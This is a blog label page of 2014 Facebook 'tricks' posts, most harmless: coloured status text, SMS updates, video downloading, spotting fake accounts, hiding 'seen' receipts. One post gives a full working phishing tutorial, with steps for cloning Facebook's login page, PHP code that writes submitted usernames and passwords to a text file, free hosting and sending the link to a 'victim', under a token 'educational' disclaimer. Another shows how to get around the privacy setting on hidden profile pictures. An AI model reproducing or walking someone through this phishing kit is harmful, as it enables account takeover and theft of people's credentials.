Showing posts with label Facebook. Show all posts

Tuesday, 11 March 2014

How To Post Facebook Status In Blue Color??

Back with a new awesome trick for posting Facebook status updates in blue color. You can post updates as well as comment in blue color. Whenever somebody clicks on your status update they will be taken to their own profile.

Steps To Post Blue Status On Facebook :

1. Login to Your Facebook account.


2. Go to new status update and paste the following text without quotes “ @[1: ]@@[1:[0:1: Your Text Here ]] ” . Replace ” Your Text Here ” with your status as shown in screenshot below.
blue status update in facebook update
3. After doing it click on Post and you are done. You will see your status update in blue color.

blue status update in facebook


3 comments

How to View Privately hidden Profile Pictures ( Display Pics ) on Facebook

Many people on facebook set their profile picture ( commonly DP's ) un-clickable i.e., they keep their photos private so that they are hidden from others. Generally, this is because people think their photos may be misused and they know that there are people who will be searching for their photos.
Now here we are sharing a trick where you can view a privately hidden profile picture in facebook. This is a simple trick most of us don't Know.
View-private-photos
By using this trick we can view the original uploaded resolution of the image. Mostly we may get a good clarity image better than the previous one. To know the Trick read below.
This is for information purpose only and not to mislead anyone.

How to View Private profile Pictures in facebook :


  • Log in to your facebook account
  • Go to the profile of your friend who has set his Display Picture unclickable ( private )
  • Right click on the picture and select open image in new tab
View-private-ly-Hidden-Phot

  • The Image opens in the new tab.
  • Now edit the URL. Remove c0.0.160.160/p160x160/ from the url and click enter. See Image below.
View+private+ly+Hidden+Photos+2
  • After editing the URL click enter. Now you can view the full Image.

2 comments

Friday, 7 March 2014

Update Your Facebook Status Via SMS


Facebook actually offers a number of features that cater to mobile users, but let's start with this one. Step one is to register your phone with your Facebook account. Here's how:

1. Sign into Facebook on your PC, then click Settings, Account Settings.

2. Click the Mobile tab, then Register for Facebook Mobile Texts.

3. Provide your cell number as instructed, then wait for the confirmation text-message to arrive on your phone.

4. Enter the confirmation code as instructed.
That's it! Now create a new text message containing your status, and address it to FBOOK (32665, a number you may want to add to your address book for easy retrieval). 

This is a great solution for folks who don't have a smartphone with a Facebook app. Any phone that can send text messages can send status updates. Find out more at Facebook's Mobile Texts page.
Desperately need to tell your Facebook pals that you enjoyed your day at the beach? No need to wait until you get back to your PC: You can update your status via text message.

No comments

Saturday, 22 February 2014

How To Download Facebook Video to Android Phone

DOwnload-Facebook-Video
If you wish to download Facebook videos to Android device you find while browsing Facebook application then here is the simple method to do it. It can be done using Tube Mate application. Here tubemate is preferred because it also has the ability to download YouTube videos to android and also videos you find while browsing Internet.It is free and you can download videos of your desired resolution.This application is not available in the Google Play store because of some specific reasons.You can Download it from Opera store Download link is available in the later part of this post.
There are also many other facebook video Downloading applications on Play Store, but I suggest Tubemate for this pupose. Tubemate also helps in downloading the video faster

How to download Facebook Videos to Android Phone :

  • Firstly, Download Tube mate to your android phone.
                                                             Download Link
  • When you find videos on Facebook for Android application tap the video as you generally do it to play the video.
  • Now choose complete the action using Tubemate rather than video player.
Select+Tubemate
  • A download window opens asking you to choose the file name.
  • Click to download and your download begins.
Selcet+Download
  • Wait till the completion of download and enjoy the Downloaded video.
Facebook+VIdeo+Download

1 comment

Wednesday, 19 February 2014

Tips to Identify Fake Facebook Account Easily

Fake Facebook Accounts is Proving out to be a new Trend on Facebook. Probably 20-30% of total Facebook Accounts are fake or even more, This Number is Anticipated to be Increasing in Future. Fake accounts on Facebook are  mainly Created with an intention to Spam all over Facebook and Spread Virus. Many people Create Fake Girl’s Profiles to Dupe Some innocent Fb Users too.

https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiA0U0zRf0U8WfNcHJti6cydThraz3475McxxnbG0oTDBh36HjWiaC8Gn6ckq0Ql3dEpY_fkHTnYOZVkE9Qpv18QtAng9LpyuQjFEm6lRiCNAwruuhyphenhyphen_N68DblRR2jPf_1gDzFcCDkpFDs/s1600/identify-fake-profile.jpgIts Sad that Facebook Can’t Identify Fake Facebook Account and Delete them all Manully,and One Should not expect it from Facebook because of obvious Reasons. But yes they will Definately Block your account if you send lots of Friend requests to Unknown People and if you post or Comment Spammy Links over and over again. Facebook Catches you and then next time when you try to Login again, it asks you to Identify Photos of Friends, This is where Fake Account Users Get Caught.
But This Don’t Stop Spammers to Create another Fake Facebook account, So in this article we will Discuss Some Tips that will Help you to Identify Fake Facebook Account easily, So that you don’t fell in thier Traps, Report that Account to Facebook which will Help to Make Facebook Safer to all of us.

4 Tips to Identify Fake Facebook Account


1) Profile Picture :
  • First Thing we see about any Facebook account is thier Profile Picture, If you Find any Facebook Account on your Friendlist suspicious, First thing you will do is Use Reverse Image Search. This helps you find out if Similar Pictures are available on Internet.  First Download the Profile Picture of the account you find suspicious
  • Goto Google images Click on Camera icon which says Search by image, Click on Upload an Image, now choose the Picture you  had downloaded earlier , Now once the uploading Completes, google will show you Similar Images that already exist over internet.
2) Timeline:
  • The Facebook timeline of a Facebook accounts says a lot about that Profile. Most Fake Profiles have “Female” as a gender, this doesn’t Mean all fb accounts with “Female” Genders are Fake, There are many other things to Identify Fake Facebook Account.
  • if thier photos folder shows only 1 or 2 Pictures that too of random Celebrities then probably its fake.
  • if the Person does not update Status, or if he does, the Comments does not read like his Real friends or the profile does not comments on others status,then its likely to be a Fake profile
  • The “About” tab will Give you More information about the Profile, if the “About” tab don’t show you any info about the persons profile then thats an indication about fake profile
3) Wait for 1st january:
  • This is kind of Funny, Why Would one Wait for 1st jan to Identify Fake Facebook Account, Well Fake Profile Makers Most Probably Enter 1st jan as thier birth date while creating Fake account. So on 1st Jan, Facebook will Show you People who have birthdays today. Go through that list and Unfriend them if you dont know them Personally.
  • On 1st jan 2014, i was shocked to see 28 people Having thier birthday, Guess what i performed the above Proccess.
4) Girls Profile :

  • Most of the Fake profiles are created with Girl Identity and with a Beautiful face as a Profile Picture, You may even find Cell phone Number, Girls Hardly will Share thier Contact number in Public.
  • A girl Profile with Lots of Friends and Followers indicates a Fake Profile.
These were some tips to Identify Fake Facebook Account , which i wanted to share with you all, if you find any Fake profile then you and your friends can report it to facebook.

No comments

Thursday, 13 February 2014

How to hack Facebook with phishing page

As we all want to hack our friend facebook account,and want to read all his personal things.
Today i m gonna teach you how to hack a facebook account with a phishing page.

phishing:

Phishing is attempting to acquire information (and sometimes, indirectly, money) such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT administrators are commonly used to lure the unsuspecting public. Phishing is typically carried out by e-mail spoofing or instant messaging,and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents includelegislation, user training, public awareness, and technical security measures.

today we create a facebook phishing page which look similar to a facebook page but it's not actually a facebook page,when victim enter his username and password you will be able to see that.Interesting.....

FACEBOOK PHISHING....


facebook hack


steps to create a phishing page:

1.Go to the Facebook page ,and then right click on the page, u will see the option view source page,click on that.


2.now a new tab will open which contain a source code,Select all the stuff and paste it in a notepad.
3.Now open the notepad and press CTRL+F,and type ACTION.


facebook phishing script


4.You will have to find a text which looks like ..

                                       action="https://www.facebook.com/login.php?login_attempt=1"

5.delete all the text written in red colour and instead of it write post.php.then it will look like...

                                                 action="post.php"

6.Now save it on your desktop with the name index.htm,not index.html,remember.

7.Now your phishing page is ready.it will look like a pic given below .


hacking script
index

                                                   
8.Open a new notepad and save the given data with the name post.php.

<?php
header ('Location:http://www.facebook.com/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
   fwrite($handle, $variable);
   fwrite($handle, "=");
   fwrite($handle, $value);
   fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?> 

9.You have two files now one is index.htm and another is post.php,remember file extension is important.

10.Now u have to upload it in a web hosting site ,i prefer u to use www.000webhost.com or else www.,my3gb.com.

11.I prefer u to use 000webhost because it will be easy to use.
                           
hosting website
                                              

12.You have to make a account in that ,after that it looks like a picture given below.


facebook script hosting website
                                                                          
13.Now go control pannel,then on file manager.

14.After that a new window will pop up.Now go to public_html.


15.Delete the file named default.php,after that upload two files index.htm and post.php one by        one .


16.Now the last step click on view of index.htm it will look same as facebook page.


this is your Facebook phishing page
                                         

17.Copy the url of that page and send this link to your victim,when your victim try to login in to it with the username and password .the page redirectly connect to facebook. and you will be now able to see his password.

18.Open your 000webhost account and go to file manager then public_html,here you find a new file named username.txt.


19.Click on view now u will have your friend's password and email id.


20.This is a simple trick to hack any Facebook password account by phishing page.

21.If you are not able to create a phishing page then i will provide u a video tutorial link,look
      in to the description of that video u will find a prepared module of phishing pages,download  
      it and enjoy.


       click here to view a video tutorial with the readymade phishing pages....


note:

phishing is a illegal activity so don't try on anyone.this tutorial is for educational purpose.
Not only Facebook u can make any phishing page of any website by following these steps....
u can hack Gmail,Yahoo,Orkut,Twitter and many more.....

5 comments

Wednesday, 12 February 2014

How to Disable (Turn off) Seen Feature in Facebook Chat

Facebook is one of the most popular social networking site today, all because of its user friendlyness and exciting new features like photo commenting,vediochat , messages seen by notification etc. Most of us might be having few friends who keep on messaging and irritate us. With the seen by feature we don't have an excuse to avoid such annoying friends.So today am going to teach you few tricks to disable seen by feature on facebook. Using these tricks we can prevent our friends from knowing, if we have actually read their messages or not  !!!


Without wastimg much of your time now we will head to the tricks

USING BROWSER EXTENSIONS 

  • FACEBOOK UNSEEN  is the best ADD-ON for preventing seen on FB,once if we reload the page the message will be automatically unread. Link is available here
  • SEENBLOCK is a wonderful add-on using this we can block seen and even "is typing..." on FB chat box.you can get the add-on by clicking here
  • BLOCK SEEN IN FB is another such add-on to block your message read details on FB , You can get it from here

MANUALLY MAKING IT AS UNREAD 


  • First click on see full conversation as shown below
VIEW+FULL+CONV.

  • You will be redirected to the messages page then click on Actions under that you can find "mark as unread" click on it as shown in below image 
UNREAD
  • That's it done !!!  your friend won't be notified now and "seen on" feature is manually disabled using this simple trick 
Please let us know(comment below) if you have any problem using the above tricks .... 

Note: 

All the ADD-ON links provided are only for Chrome users . Don't worry all these ADD-On's will be available for all the browsers :)

No comments